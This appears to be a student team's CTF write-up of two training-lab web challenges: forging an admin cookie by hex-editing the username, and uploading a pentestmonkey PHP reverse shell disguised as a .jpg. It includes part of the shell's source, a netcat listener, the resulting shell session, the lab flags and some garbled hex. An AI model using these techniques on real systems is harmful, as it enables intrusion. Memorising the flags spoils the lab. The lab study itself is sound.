# PSP0201 Week 2 Write-up

Group Name: Sui**Bian**

Members:


| **ID** | **Name** | **Role** |
|---|---|---|
| 1211101851 | Ang Zhe Jie | Leader |
| 1211103039 | Ooi Yi Siang | Member |
| 1211103790 | Kok Yew Yan | Member |
| 1211104005 | Wong Chun Rong | Member |


## Day 1: Web Exploitation – A Christmas Crisis

**Tools used**: Kali Linux, Firefox, Cyberchef

**Solution/walkthrough**:


Question 1:
Registration and logging in to the Christmas Control Centre.No access to the control console





| Control | Active? |
|---|---|
| Part Picking | No |
| Assembly | No |
| Painting | No |
| Touch-up | No |
| Sorting | No |
| Sleigh Loading | No |

Question 2:




| Control | Active? |
|---|---|
| Part Picking | No |
| Assembly | No |
| Painting | No |
| Touch-up | No |
| Sorting | No |
| Sleigh Loading | No |

| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|---|---|---|---|---|---|---|---|---|---|
| auth | 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c202275736572e616d65223a224a61636b7465723034323022 7d | 10.10.78.93 | / | Session | 127 | false | false | None | Tue, 21 Jun 2022 06:13:08... |


Opening up the browser developer tools to check on the cookie

Question 3:
Obtain the value of cookie



```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a224a61636b7
4657230343230227d
```

Question 4:
Using Cyberchef, convert the cookie value to string.



Recipe: From Hex

Delimiter: Auto

Input


```
7b22636f6d70616e79223a225468652042657374204665737469766616c20436f6d70616e79222c2022757365726e616d65223a224a61636b7
4657230343230227d
```

Output

```
{"company":"The Best Festival Company", "username":"Jackter0420"}
```

Question 5 :

Change the username to ‘santa’ and convert the JSON statement to hex.



Recipe: To Hex

Delimiter: None

Bytes per line: 0

Input


```
{"company":"The Best Festival Company", "username":"satan"}
```

Output

```
7b22636f6d70616e79223a225468652042657374204665737469766616c20436f6d70616e79222c2022757365726e616d65223a22736174616
e227d
```

Question 6:

Now having access to the controls,switching on every control shows the flag.



CONTROL CONSOLE

| Control | Active? |
|---|---|
| Part Picking | Yes |
| Assembly | Yes |
| Painting | Yes |
| Touch-up | Yes |
| Sorting | Yes |
| Sleigh Loading | Yes |

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}

| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|---|---|---|---|---|---|---|---|---|---|
| auth | 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d | 10.10.177.137 | / | Session | 122 | false | false | None | Tue, 14 Jun 2022 04:12:02... |

**Thought Process/Methodology:**


Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef.We found a JSON statement with the username element.Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef.We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

## Day 2: Web Exploitation – The Elf Strikes Back!

**Tools used**: Kali Linux, Firefox

**Solution/walkthrough**:

Question 1:
After getting the IP address, copy it and paste it in a new tab. A page as below will be shown.




10.10.200.252

You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)

Question 2:
To get access to the upload page, insert the parameter and the ID given behind the IP address. Run and upload page with a Christmas Tree will shown. To figure out what file type can be accepted, we try to upload and submit few  types of file and found that only .jpg image file is accepted. So, we upload a file and named it temp.jpg)




Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

No file selected


Question 3:
After successfully uploading the file, we wanted to find out the subdirectory of the server. Therefore, we deleted the parameter behind the IP address and replace it with /images, /resources and /uploads. We found out /uploads is the right name of the subdirectory as a page with the title Index of /uploads is shown. The file we submitted just now is shown.



Index of /uploads

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| temp.jpg | 2022-06-15 01:39 | 0 | |


Question 4:
Open terminal and copy the webshell (cp /usr/share/webshells/php/php-reverse-shell.php .) out into directory. Then, open the folder to search php-reverse-shell.php file, right click and open it using mousepad .Then, we change the IP and port to 443. After this, save it.


*/usr/share/webshells/php/php-reverse-shell.php [Read Only] - Mousepad

```php
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.200.252';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
```

Question 5:

It can only recieve image file, so we mut to convert the php file to image file. Open the folder and change .php file to .jpg file. After that, back the first upload page and upload the jpg file. Go back to the index of uploads site and .jpg is shown.



10.10.252.216/uploads/

Index of /uploads

```
Name                    Last modified     Size Description
Parent Directory                             -
php-reverse-shell.jp..> 2022-06-15 04:24  5.4K
temp.jpg                2022-06-15 04:23     0
```


Question 6:

Create a listener for an uploaded reverse shell by typing this command: sudo nc -lvnp443.



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443                                                    130 ✗
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.18.31.19] from (UNKNOWN) [10.10.105.133] 55576
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 04:49:47 up 11 min,  0 users,  load average: 0.03, 0.84, 0.82
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (835): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$

sh-4.4$ ls
ls
bin
boot
dev
etc
home
```

Question 7:
There is one file there named flag.txt. Type cat flag.txt to see the content. The flag is shown



```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)
```

**Thought Process/Methodology:**

